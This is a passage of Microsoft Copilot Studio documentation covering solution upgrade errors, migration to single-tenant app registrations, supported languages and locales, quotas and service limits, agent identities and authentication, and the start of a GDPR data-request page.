- For a **SQL constraint error**, see [Cause: Active customizations in the target environment](#).
- For a **managed property evaluation error**, see [Cause: Managed property conflicts](#).

- For a **Not Found** error, or if the other solutions in this article don't resolve your issue, see [Create a support case](#).

Cause: Active customizations in the target environment

SQL constraint errors occur if the target-managed environment has active customizations on the agent or component that's shown in the constraint. For example, customizations are set on an agent component, workflow, or environment variable.

Solution: Remove active customizations

To view and remove customized components:

1. In Copilot Studio, go to **Solutions**, and then open the agent's source solution.
2. On the **Objects** pane, select **All**.
3. To find all managed agents (**Yes**), sort the **Managed** column alphabetically.
4. To find all customized agents (**Yes**), sort the **Customized** column alphabetically.
5. For each agent that's managed and customized:
 - a. Open the command menu (:).
 - b. Select **Advanced**.
 - c. Select **Remove active customizations**.
6. Retry the upgrade or uninstallation.

Cause: Managed property conflicts

Managed property evaluation errors occur if you initially set solution components as customizable, and you then apply customizations but later disable this option in an upgrade. Conflicts or deletions within [managed solution layers](#) can also cause components to malfunction or become inaccessible. This situation prevents you from being able to remove active customizations.

Solution: Update the managed property settings

1. Set the component as customizable in the source solution. For more information, see [View and edit managed properties in solutions](#).
2. Import the solution in the target environment again.
3. Try again to remove the active customization.

Create a support case

If you still receive the same errors after you apply the solution, contact Microsoft Support. For more information, see [Find support and give feedback for Copilot Studio](#).

When you create a support case, include the following information:

- A network trace that captures the error
- The complete error details (download the full error log shown during the upgrade or uninstall)
- Screenshots of the following views:
 - Solution layers view
 - Agent dependencies
 - Customize column showing conflicts (if applicable)
- A description of the steps you already tried
- The solution .zip file, if possible

Related content

- [Remove dependencies from solution components](#)
- [Create and manage custom solutions](#)
- [Export and import agents using solutions](#)

Last updated on 03/30/2026

Migrate agents that use Bot Framework skills to single-tenant app registrations

10/16/2025

Copilot Studio creates an Azure app registration for each custom agent to enable secure communication with the agent's configured channels and skills. The app registration doesn't access or expose any customer data, resources, or agent information.

Copilot Studio securely and compliantly manages the app registration. However, in order to meet Secure Future Initiative requirements, Copilot Studio no longer creates multitenant applications. This change was made to address the fact that many customers don't allow multitenant app registrations in their tenant.

All new Copilot Studio agents are now created using single-tenant app registrations with Federated Identity Credentials. Previously created agents continue to use multitenant Azure app registration.

How does this change affect me?

No action is required since existing agents aren't migrated to single-tenant agents.

What if I want to migrate my agent with a multitenant app registration to single-tenant?

While you can't migrate your existing agent, you can export and import your custom agents new environment. When you import an agent, the process creates a new Azure single-tenant app registration. For more information about exporting and importing agents, see [export and import agents](#).

Important

If your agent uses Bot Framework skills, you need to make changes to your skill to support your newly created single-tenant app registration.

What do I need to do to prepare my skill to support newly created agents with single-tenant app registrations?

Perform the following steps to migrate the Azure app registrations of your existing custom agents with skills to single-tenant.

Identify affected agents and inform agent owners and skill developers

First, you need to identify affected agents and communicate changes to their owner and their skill developer.

1. Go to your Azure app registration.
2. Search the affected agent's application (client).
3. Select the app **Display name** and select **Manifest** under **Manage** in the left pane.
4. Find `Power Platform Environment ID` and `Bot Id` under the `description` field in the manifest.
5. Go to `https://make.powerapps.com/environments/<Power Platform Environment ID>`.
6. Select **Tables** in the left pane and then, to view all the tables, select **All**.
7. Search for the agent table. Enter "Copilot" in the search box.
8. Search for the agent. Locate the **Owner** column for the agent owner and add "Bot" for bot ID.
9. Contact the agent owner and skill developer.

Update skills to single-tenant

The skill developer needs to update the skill to support single-tenant app registration and deploy that skill (or at least its app registration) in the same tenant that has the Copilot Studio agent's app registration. Perform the following steps to do the update:

1. [Update your multitenant skill](#) to support both single-tenant and multitenant agents. This ensures your skill continues to work during the migration.
2. If you're using Bot SDK to call Copilot Studio as a skill, [update to single-tenant app registrations](#).

Frequently asked questions

Here are some frequently asked questions about the migration of Copilot Studio agents to single-tenant Azure app registration.

Where do I see the changes?

You can see the changes in your Azure App registration under **Authentication**.

Can I just change my app registration to single-tenant?

No, you shouldn't change your custom agents Azure app registration to single-tenant because it breaks the agent.

Why are you not migrating existing agents from multitenant to single-tenant as previously documented?

We identified that agents using Bot Framework skills would be broken if we automatically migrated the agents. As such, we won't automatically migrate agents to avoid creating issues for customer solutions.

Language support


Summarize this article for me

You can create agents in Copilot Studio in many languages. Your agents can reach a broader audience and engage with more markets around the world.


Change the region for an agent's primary language

When you [create an agent](#), you specify its primary language. It's not possible to change the primary language after creation but you can change the region for the agent's primary language, if more than one region is available.

1. Go to the **Settings** page for your agent.
2. Select **Languages** and select **Edit** next to the primary language.



3. Select the desired region from the list.



4. Select **Save**.

ⓘ Note

- The **Edit** button only appears if other regions are available.
- For [voice-enabled agents](#), you must publish your agent again to update the speech recognition model for the new region. You might also need to reconfigure the text-to-speech (TTS) voice for the new region. If integrating with Dynamics 365 Customer Service, this setting is configured in the workstream's [voice channel](#).

Default content in the target language

After your new agent is created, it already has content in the target language, including system topics and predefined custom topics on the **Topics** page.

You can create new topics for your agent, author agent trigger phrases, and create agent messages in your target language.

You can test the agent in the **Test your agent** panel. In the test chat, you can see how well the agent understands user input, and how it responds in that language.

Supported languages

Copilot Studio features support different languages in stages. The stages indicate how well the agent can understand user input in that language. General availability being the strongest, followed by preview, then no support.

Note

Support levels also include your level of Microsoft customer service support. For example, features in preview don't have Microsoft customer service support, while general availability includes full customer service support.

Features in a preview language can be used in production. If you encounter any issues, create an incident report.

The following sections list the supported languages for various Copilot Studio features.

Authoring canvas

The agent maker sees the Copilot Studio UI in their browser language.

- Arabic
- Chinese (Simplified) (zh-CN)
- Chinese (Traditional) (zh-TW)
- Czech (cs-CZ)
- Danish (da-DK)
- Dutch (nl-NL)
- English (United States) (en-US)
- Finnish (fi-FI)
- French (France) (fr-FR)
- German (de-DE)
- Greek (el-GR)
- Hebrew (he-IL)
- Hindi (hi-IN)
- Indonesian (id-ID)
- Italian (it-IT)
- Japanese (ja-JP)
- Korean (ko-KR)
- Norwegian (Bokmål) (nb-NO)
- Polish (pl-PL)
- Portuguese (Brazil) (pt-BR)
- Russian (ru-RU)
- Spanish (Spain) (es-ES)

- Swedish (sv-SE)
- Thai (th-TH)
- Turkish (tr-TR)

Event triggers

You can use [event triggers](#) to create autonomous agents that respond to events without direct user input.

- English (United States) (en-US)

Generative answers and orchestration, and user language

[Generative answers](#) are used to autogenerate agent responses. [Generative orchestration](#) selects the most appropriate combination of topics, tools, and knowledge sources at each turn during a conversation. User language is the language a user can type in a chat with an agent to ask questions.

- Arabic
- Chinese (Simplified) (zh-CN)
- Chinese (Traditional) (zh-TW)
- Czech (cs-CZ)
- Danish (da-DK)
- Dutch (nl-NL)
- English (Australia) (en-AU)
- English (United Kingdom) (en-GB)
- English (United States) (en-US)
- Finnish (fi-FI)
- French (Canada) (fr-CA)
- French (France) (fr-FR)
- German (de-DE)
- Greek (el-GR)
- Hebrew (he-IL)
- Hindi (hi-IN)
- Indonesian (id-ID)
- Italian (it-IT)
- Japanese (ja-JP)
- Korean (ko-KR)
- Norwegian (Bokmål) (nb-NO)
- Polish (pl-PL)
- Portuguese (Brazil) (pt-BR)

- Portuguese (Portugal) (pt-PT)
- Russian (ru-RU)
- Spanish (Spain) (es-ES)
- Spanish (United States) (es-US)
- Swedish (sv-SE)
- Thai (th-TH)
- Turkish (tr-TR)

Voice support

Agents that support [interactive voice responses](#).

- Arabic
- Chinese (Simplified) (zh-CN)
- Chinese (Traditional) (zh-TW)
- Czech (cs-CZ)
- Danish (da-DK)
- Dutch (nl-NL)
- English (Australia) (en-AU)
- English (United Kingdom) (en-GB)
- English (United States) (en-US)
- Finnish (fi-FI)
- French (Canada) (fr-CA)
- French (France) (fr-FR)
- German (de-DE)
- Greek (el-GR)
- Hindi (hi-IN)
- Indonesian (id-ID)
- Italian (it-IT)
- Japanese (ja-JP)
- Korean (ko-KR)
- Norwegian (Bokmål) (nb-NO)
- Polish (pl-PL)
- Portuguese (Brazil) (pt-BR)
- Portuguese (Portugal) (pt-PT)
- Russian (ru-RU)
- Spanish (Spain) (es-ES)
- Spanish (United States) (es-US)
- Swedish (sv-SE)
- Thai (th-TH)
- Turkish (tr-TR)

Related content

- [Regional settings including supported locales and formats](#)
 - [Configure and create multilingual agents](#)
-

Last updated on 02/10/2026

Regional settings including supported locales and formats

Article • 11/19/2024

Copilot Studio supports multiple globalization scenarios so your agent users get answers that are appropriately formatted for their locale.

Supported locales and formats in the web app

Copilots built with Copilot Studio understand and display content that's locally relevant to the user. Localized handling and formatting are based on the user's browser locale setting, and include the following elements within a chat conversation:

- Date and time
- Numbers
- ZIP or postal code
- Currency
- Speed

Copilot Studio supports the following display formatting locales:

- en-AU
- en-CA
- en-GB
- en-IN
- en-US

For example, if the user's browser locale setting is *en-GB*, the agent knows that a date of 2/3 equates to **March 2**. If the browser locale setting is *en-US*, the same date equates to **February 3**.

Supported formats in the Teams app

Microsoft Teams supports a larger set of languages than the Copilot Studio app. If the selected language for Microsoft Teams is not supported by Copilot Studio, the displayed language is en-US.

Language support for authoring and conversing with agents

Copilot Studio supports a large list of languages. Language support depends on the feature's release status and whether the AI model supports that specific language.

See the [Language support article](#) for a list of languages and how they're supported in the app (for agent makers) or in an agent itself (for agent users and testers).

Feedback

Was this page helpful?

 Yes

 No

[Provide product feedback](#) 

Quotas and limits for Copilot Studio

This article lists the quotas and limits for Copilot Studio.

Quotas

Quotas are default constraints that limit how often agents can receive messages. Quotas protect against unexpected usage surges that might affect the functionality of the application.

The system applies quotas to your agents along with the capacity constraints you get when you purchase a [Microsoft Copilot Studio plan](#). Learn more in [Assign user licenses and manage access](#). You can configure Copilot Studio default quotas and adjust them for your custom agents on a case-by-case basis.

The following quotas, defined as requests per minute (RPM), apply to Copilot Studio agents' Dataverse environment.

 Expand table

Quota with the paid plan (per Dataverse environment)	Action
8,000 RPM	Messages to an agent (Includes any message from a user or integrations, such as Azure Bot Framework skills, to a single agent.)

Generative AI messages to an agent

This section includes messages from features like generative orchestration, agent action, AI Tools, agent flow actions, and generative answers.

The following quotas, defined as requests per minute (RPM) or requests per hour (RPH), apply to Copilot Studio agents' Dataverse environment.

 Expand table

Quota per Dataverse environment	Tenant billing capability
50 RPM / 1,000 RPH	1-10 prepaid message packs

Quota per Dataverse environment	Tenant billing capability
80 RPM / 1,600 RPH	11-50 prepaid message packs
100 RPM / 2,000 RPH	51 - 150 prepaid message packs
+1 RPM / +20 RPH	Each extra 10 prepaid message packs above 150
10 RPM / 200 RPH	Trial or developer environments
100 RPM / 2,000 RPH	Pay-as-you-go environments
100 RPM / 2,000 RPH	Microsoft 365 Copilot users

 Note

Once the quota is met, the user chatting with the agent sees a failure notice when they try to send a message.

Limits

These limits apply to the Copilot Studio web app and the Copilot Studio app in Microsoft Teams.

Copilot Studio web app limits

 Expand table

Feature	Limits
Instructions for a Copilot agent	8,000 characters
Connector payload	5 MB ²
File upload (size)	512 MB
Files uploaded (number of files)	500 ¹
Image upload (size)	Only supported in PDF files
Skills	100 per agent
Topics	1,000 per agent in Dataverse environments
Trigger phrases	200 per topic

¹ The 500-file limit doesn't apply to [SharePoint as a knowledge source](#). For better search results from SharePoint and support of files up to 200 MB in size, use a Microsoft 365 Copilot license in the same tenant as your agent, and turn on [Tenant graph grounding with semantic search](#). ² The 5 MB limit for connector payload applies only to public cloud plans. Government Community Cloud (GCC) plans have a 450 KB limit.

Copilot Studio web app SharePoint limits

- Only [modern SharePoint pages](#)  are supported. However, modern pages containing SPFx components aren't supported.
- Content from classic ASPX pages on SharePoint isn't used to generate answers.
- SharePoint sites containing the following file types can be used as knowledge sources:
 - Word documents (DOC/DOCX)
 - PowerPoint (PPT/PPTX)
 - PDF files
- For better search results from SharePoint and support of files up to 200 MB in size, use a Microsoft 365 Copilot license in the same tenant as your agent, and turn on [Tenant graph grounding with semantic search](#).
- You can also load individual files and folders. Files can be up to 512 MB in size. For more information, see [Unstructured data as a knowledge source](#).
- While you can add structured files, such as XLSX files from SharePoint, agents can't write and run code. Responses to analytical questions might not be optimal.
- For makers without the Microsoft 365 Copilot license in the same tenant as their agent, due to memory limitations, generative answers can only use SharePoint files that are under 7 MB. If a file is larger than 7 MB, consider splitting it into multiple smaller files. For more information, see [File size support](#).
- Omit `https://` from the URL. Recognized SharePoint URLs are from the *sharepoint.com* domain.
- SharePoint sites with an accordion navigation menu or a custom CSS aren't used to generate answers.
- If you want to use a dynamic SharePoint URL using a Power Fx formula, you must use the **Classic data** option, which is available from the generative answers node properties. For

more information on how to use SharePoint content with a generative answers node in a topic, see [Use SharePoint content for generative answers](#).

- Queries to a SharePoint knowledge source that reference a file or document name can't be answered. For example, if a user asks, "What is the mitigation provided in *file-name.pdf*?" Or, "Tell me the file name that contains information on bug 2020213?"
- Access to SharePoint documents and **Tenant graph grounding with semantic search** don't support manual authentication.
- Document libraries aren't supported as lists.
- SharePoint list queries only return data from the first 2,048 rows of data.
- The **Attachments** column doesn't provide the ability to index and reason over provided attachments. However, no error occurs and the list is indexed, but no responses are provided based on the contents of the attachment.
- Up to 15 lists can be selected during each session of using the **Add knowledge** dialog. To add more lists, complete the first set of 15 and then **Add knowledge** again.
- List views can't be selected as a knowledge source.
- Glossary and Synonyms aren't supported for lists.
- SharePoint lists with more than 12 lookup columns in the default view aren't supported. Configure the view to have 12 or fewer columns.
- Generative answers from SharePoint sources aren't available to *guest* users in SSO-enabled apps.
- The ampersand "&" symbol isn't supported in document or folder names.

Copilot Studio Teams app limits

 Expand table

Feature	Limits
Agents	50 per team
Skills	100 per agent ¹
Topics	250 per agent in Dataverse for Teams environments ²

Feature	Limits
	1,000 per agent in Dataverse environments (after upgrade)
Trigger phrases	200 per topic

¹ To use skills in a Teams app created agent, you need a [Copilot Studio standalone subscription](#). The [Teams plan](#) doesn't include skills.

² If you're approaching limits in Dataverse for Teams environments, you can [upgrade Dataverse for Teams](#) to continue adding topics.

Copilot Studio subscription limits

 Expand table

Feature	Standard subscription	Teams (select Microsoft 365 subscriptions)
Sessions	N/A	Chat sessions are unlimited per tenant every month, but a service limit of 10 sessions per user every 24 hours across all agents in a tenant is enforced. ¹
Power Platform requests ²	250,000 every 24 hours ³	6,000 every 24 hours

¹ Copilot Studio [sessions](#) that are included with [Microsoft 365 subscriptions](#) aren't pooled.

² Power Automate flows triggered by Copilot Studio agents consume these requests. Learn more in [Power Automate limits](#). ³ To increase the Copilot Studio Power Platform requests limits, contact your admin to purchase the Copilot Studio Chat Session add-on. For more information, see the [Microsoft Power Platform Licensing Guide](#) .

Copilot Studio unstructured data knowledge source limits

Note

- All unstructured data sources require user-level authentication. At runtime, users must sign in before accessing data sources for queries. Currently, single credential sign-in isn't supported.
- Agents support searching large numbers of files. Certain user queries might require the agent to retrieve information from hundreds of files to generate a sufficient answer. This situation is exhaustive retrieval. Agents might struggle with these

queries due to their limited context window. For these queries, you might experience degraded performance when the number of required retrieved documents is large.

OneDrive limits

- Number of files and folders
 - Each source can include a total of 1,000 files, 50 folders, and 10 layers of subfolders.
 - Folders are represented as a single knowledge source, which contains all of their content.
- 512 MB per file
- Synchronization frequency is four to six hours (based on the time of ingestion completion)
- Supported file types: doc, docx, xls, xlsx, ppt, pptx, pdf

ⓘ Note

- You can't index documents that use sensitivity labels of *confidential* or *highly confidential*, or are password protected. If you add these types of documents, they show as ready for use but don't provide responses. After you add files or folders, the status might indicate **Ready** immediately after you add them, but then it changes to **In Progress**. Once the status changes from **In Progress** back to **Ready**, the content is ready for use.
- The feature doesn't support glossaries or synonyms.
- Application Lifecycle Management (ALM) isn't supported for this feature. Importing agents doesn't result in automated knowledge source processing.

SharePoint limits

- Number of files and folders
 - Each source includes a total of 1,000 files, 50 folders, and 10 layers of subfolders.
 - A single knowledge source represents folders and contains all of their content.
- 512 MB per file
- Synchronization frequency is four to six hours (based on the time of ingestion completion)
- Supported file types: doc, docx, xls, xlsx, ppt, pptx, pdf

ⓘ Note

- You can select up to 15 files or folders at once when creating a knowledge source.
- You can't index documents that use [sensitivity labels](#) of *confidential* or *highly confidential*, or are password protected. If you add these types of documents, they show as ready for use but don't provide responses. After you add files or folders, the status might indicate **Ready** immediately after you add them, but then it changes to **In Progress**. Once the status changes from **In Progress** back to **Ready**, the content is ready for use.
- The feature doesn't support glossaries or synonyms.
- Application Lifecycle Management (ALM) isn't supported for this feature. Importing agents doesn't result in automated knowledge source processing.
- Document libraries aren't supported.
- For [SharePoint unstructured data as a knowledge source](#), the following Dataverse extensions are required:
 - Power AI Extensions Base version 1.0.1.688
 - AI Platform Extensions Components version 1.0.0.157
 - Relevance Search version 1.0.0.90

To verify that the correct versions are configured, go to the **Solutions** of the specific environment in the Power Platform Admin Center.

If these required versions aren't configured, the SharePoint option might not appear or a failure message is displayed.

Salesforce and Confluence limits

- No limit on the number of articles
- No limit on the size of articles
- Synchronization frequency is four to six hours

Note

After you add files or folders, the status might indicate **Ready** immediately after you add them, but then it changes to **In Progress**. Once the status changes from **In Progress** back to **Ready**, the content is ready for use.

- The feature doesn't support glossaries or synonyms.
- Application Lifecycle Management (ALM) isn't supported for this feature. Importing agents doesn't result in automated knowledge source processing.

ServiceNow and Zendesk limits

- No limit on the number of articles
- No limit on the size of articles
- Synchronization frequency is four to six hours

ⓘ Note

After you add files or folders, the status might indicate **Ready** immediately after you add them, but then it changes to **In Progress**. Once the status changes from **In Progress** back to **Ready**, the content is ready for use.

Application Lifecycle Management (ALM) isn't supported for this feature. Importing agents doesn't result in automated knowledge source processing.

Dataverse limits

- Maximum of two Dataverse sources per agent
- Maximum of 15 Dataverse tables per knowledge source
- Dataverse tables:
 - Supported types are Standard or Activity tables
 - Exception: Tables with type = Virtual when `dataprowiderid` = `2ac667f5-31d6-e911-a95e-000d3a110bbd`
 - All supported tables require that the maker has **READ** permissions
- Synonyms and glossaries are supported for Dataverse tables:
 - Maximum synonym name character length is 100
 - Maximum synonym description character length is 1,000
 - Maximum glossary name character length is 100
 - Maximum glossary description character length is 1,000

Required services

The following table lists the services to which Copilot Studio connects. Ensure your network doesn't block any of these services.

Configure all [required services for Power Automate](#), in addition to Copilot Studio, to use both together.

 Expand table

Domains	Required	Protocols	Uses
https://pvaruntime.<Geo>-il<Island>.gateway.prod.island.powerapps.com	Yes	HTTPS	Copilot Studio endpoints
*.directline.botframework.com	Yes	HTTPS	Access to Bot Framework Web Chat
*.directline.botframework.com	Yes	WS	Web socket connection to support Chat
pipe.aria.microsoft.com	No	HTTPS	Telemetry data gathered by Microsoft (recommended to ensure the Microsoft team can adequately respond to client-side agent editing issues)
*.powerva.microsoft.com copilotstudio.microsoft.com	Yes	HTTPS	Copilot Studio authoring experience and APIs
*.powerplatform.com	Yes	HTTPS	Power Platform APIs
*.analysis.windows.net	Yes	HTTPS	Analytics reports shown in Copilot Studio (through Power BI)
bot-framework.azureedge.net	Yes	HTTPS	Bot framework resources
pa-guided.azureedge.net	No	HTTPS	In-product guidance (recommended)
cci-prod-botdesigner.azureedge.net	Yes	HTTPS	Copilot Studio authoring experience
token.botframework.com	Yes ¹	HTTPS	Needed for manual authentication because Copilot Studio uses the Bot Framework OAuth flow under the hood. The redirect URI ensures that after the user signs in, the authorization

Domains	Required	Protocols	Uses
			code is sent back to the bot service for token exchange.

¹ Only required when doing manual authentication.

Maximum channel data message size limits when using Copilot Studio in Omnichannel

Copilot Studio in Omnichannel uses the ACS channel, and the same [channel data message size limit of 28 kb](#) applies.

This limit can affect scenarios such as [transferring to Omnichannel](#), where you pass all the variables (both local to the topic and agent variables available in the conversation) as context to the agent. If the size of all the variables you pass exceeds the limit, the ACS channel fails with error `MessageSizeExceeded`, and the transfer completes without the variables being passed. If you encounter scenarios in which the context isn't being passed, check for a large number of variables. Then clear them before making the transfer to avoid going over the limit.

App registration, agent identities, and authentication for Copilot Studio

This article explains app registration, agent identities, and authentication for Copilot Studio agents.

Understanding agent identities

How does Copilot Studio identify agents for authentication?

Copilot Studio assigns a unique identifier to each agent so it can communicate with channels (Teams, Omnichannel, etc.) and services. Copilot Studio automatically creates and manages these identities.

There are two types of agent identities:

- **Entra Agent IDs:** Microsoft Entra service principals with an "Agent" subtype. When you enable Entra Agent Identity for an environment, new agents automatically receive Entra Agent IDs.
- **App registrations (legacy):** Existing agents that you created before enabling Entra Agent Identity continue using traditional app registrations.

Important: Agent IDs are service principals with an "Agent" subtype. The underlying OAuth-based authentication flow remains the same. Agent IDs provide enhanced governance visibility and management capabilities compared to traditional app registrations.

Why does my agent have an identity in Microsoft Entra ID?

Agent identities enable your agent to securely authenticate when communicating with channels (Teams, Omnichannel, and more) and services. Copilot Studio automatically creates and manages these identities following Zero Trust security principles.

What's the difference between Copilot Studio agents and Agent Builder agents?

- **Copilot Studio agents:** Receive Entra Agent IDs (or app registrations for legacy agents) for authentication with channels and services. You can enable Entra Agent Identity at the

environment level in Power Platform admin center.

- **Agent Builder agents:** Currently don't use or require app registration IDs or Agent IDs. For more information, see [Agent Builder in Microsoft 365 Copilot](#).

Working with agent identities

Do I need to manually create or configure an agent identity?

No. Copilot Studio automatically manages agent identities:

- **New agents** (when Entra Agent Identity is enabled): Automatically get Entra Agent IDs
- **Existing agents:** Continue using app registrations

Microsoft's security and compliance standards guide the automatic management of all credentials. You have full visibility and control in the Microsoft Entra admin center, where you can monitor authentication activity and manage the agent identity lifecycle.

How do I find which app registration or Agent ID belongs to my agent?

1. In Copilot Studio, go to **Settings > Advanced > Metadata**.
2. View the **Entra Agent ID** (GUID) for agents with Entra identities.
3. For legacy agents with app registrations, the Application ID is displayed in the same section.
4. Use this GUID to locate the identity in Microsoft Entra admin center.

Can I bring my own Agent ID or app registration?

No. To ensure security, compliance, and integration with channels and services, Copilot Studio requires automatic management.

Why does Copilot Studio add the agent owner to the agent identity?

Copilot Studio adds the agent owner to provide:

- Governance traceability for each agent
- Accountability for agent lifecycle
- Alignment with organizational ownership policies

For Entra Agent IDs: The agent owner is added as a [sponsor](#) with limited permissions compared to full owners, which reduces security concerns around permission modifications. Some preexisting agents might not have sponsors yet.

For legacy app registrations: The agent owner is added as an owner of the app registration. To opt out of adding the agent owner, contact support.

Security and permissions

Who can generate tokens by using the agent identity?

For Entra Agent IDs

A Microsoft-owned [blueprint principal](#) creates and manages agent identities by using Federated Identity Credentials. No one in your tenant - including tenant administrators - can generate tokens by using the agent identity. Microsoft fully controls the blueprint and authentication mechanism.

For legacy app registrations

Users with *Global Administrator*, *Application Administrator*, or *Cloud Application Administrator* roles can create client secrets or certificates for any app registration in the tenant without needing ownership. Users without these roles must be granted ownership of the specific app registration to create credentials necessary for token generation. Copilot Studio doesn't add any API scopes or permissions to these app registrations, so tokens generated from these identities have no access to customer data or resources.

Important

App registrations created for Copilot Studio agents are reserved for agent use only. Don't modify or delete the credentials of these app registrations. Don't use them for any other purpose.

Entra Agent Identity

Can I opt out of Entra Agent Identity?

Yes, you can currently opt out at the environment level in Power Platform admin center. See [Automatically create Entra agent identities](#) for instructions.

Important

The ability to opt out of Entra Agent Identity is temporary. Entra Agent Identity will become mandatory for all new agents in the future.

What happens to existing agents when I enable Entra Agent Identity?

Existing agents created before Entra Agent Identity was enabled continue using app registrations. They'll be migrated to Agent IDs in the future.

Migration characteristics:

- GUID preservation: Agent identifiers remain identical (no breaking changes)
- Zero downtime: Agents continue functioning during migration
- Automatic: No manual action required
- Channel compatibility maintained: Teams, Omnichannel, and skills continue working

Does enabling Agent ID change how my agent authenticates?

No. Agent IDs are service principals with an "Agent" subtype that use the same OAuth-based authentication flows as traditional app registrations. The enhancement is governance visibility - Agent IDs appear in the Microsoft Entra admin center with more lifecycle management and monitoring capabilities.

What are Blueprint Principals?

When the first agent identity is created in an environment, Copilot Studio adds a **Microsoft Copilot Studio agent identity blueprint** to your tenant. This blueprint principal has privileges to create agent identities and agent users in the tenant.

For detailed information including Blueprint IDs (production and test), see [Understanding Blueprint Principals](#). For more technical details, see [How are agent identities created?](#).

Agent Lifecycle

What happens to the agent identity when you delete an agent?

When you delete an agent from Copilot Studio, the process removes the associated Agent ID (or app registration) from Microsoft Entra ID.

For more information, see [Delete agents](#).

Related articles

- [Configure user authentication with Microsoft Entra ID](#)
- [Automatically create Entra agent identities \(preview\)](#)
- [Delete agents](#)
- [Network isolation and firewall configuration](#)

Last updated on 04/09/2026

Personal data requests for Copilot Studio

Article • 11/19/2024

The European Union (EU) General Data Protection Regulation (GDPR) gives significant rights to individuals regarding their data. Refer to the Microsoft Learn [General Data Protection Regulation Summary](#) for an overview of GDPR, including terminology, an action plan, and readiness checklists to help you meet your obligations under GDPR when using Microsoft products and services.

You can learn more about GDPR and how Microsoft helps support it and our customers who are affected by it.

- The [Microsoft Trust Center](#)  provides general information, compliance best practices, and documentation helpful to GDPR accountability, such as Data Protection Impact Assessments, Data Subject Requests, and data breach notification.
- The [Service Trust portal](#)  provides information about how Microsoft services help support compliance with GDPR.

For more information and guidance, see the [Dynamics 365 Data Subject Requests guide](#).

Note

Because access to your agent is managed by your Microsoft Entra ID tenant administrator, other users with admin permissions have access to your agent content.

Requests to rectify personal data

If a data subject asks you to rectify their personal data that resides in your organization, you and your organization must determine if it's appropriate to honor the request. Rectifying the data might include taking actions such as editing, redacting, or removing personal data.

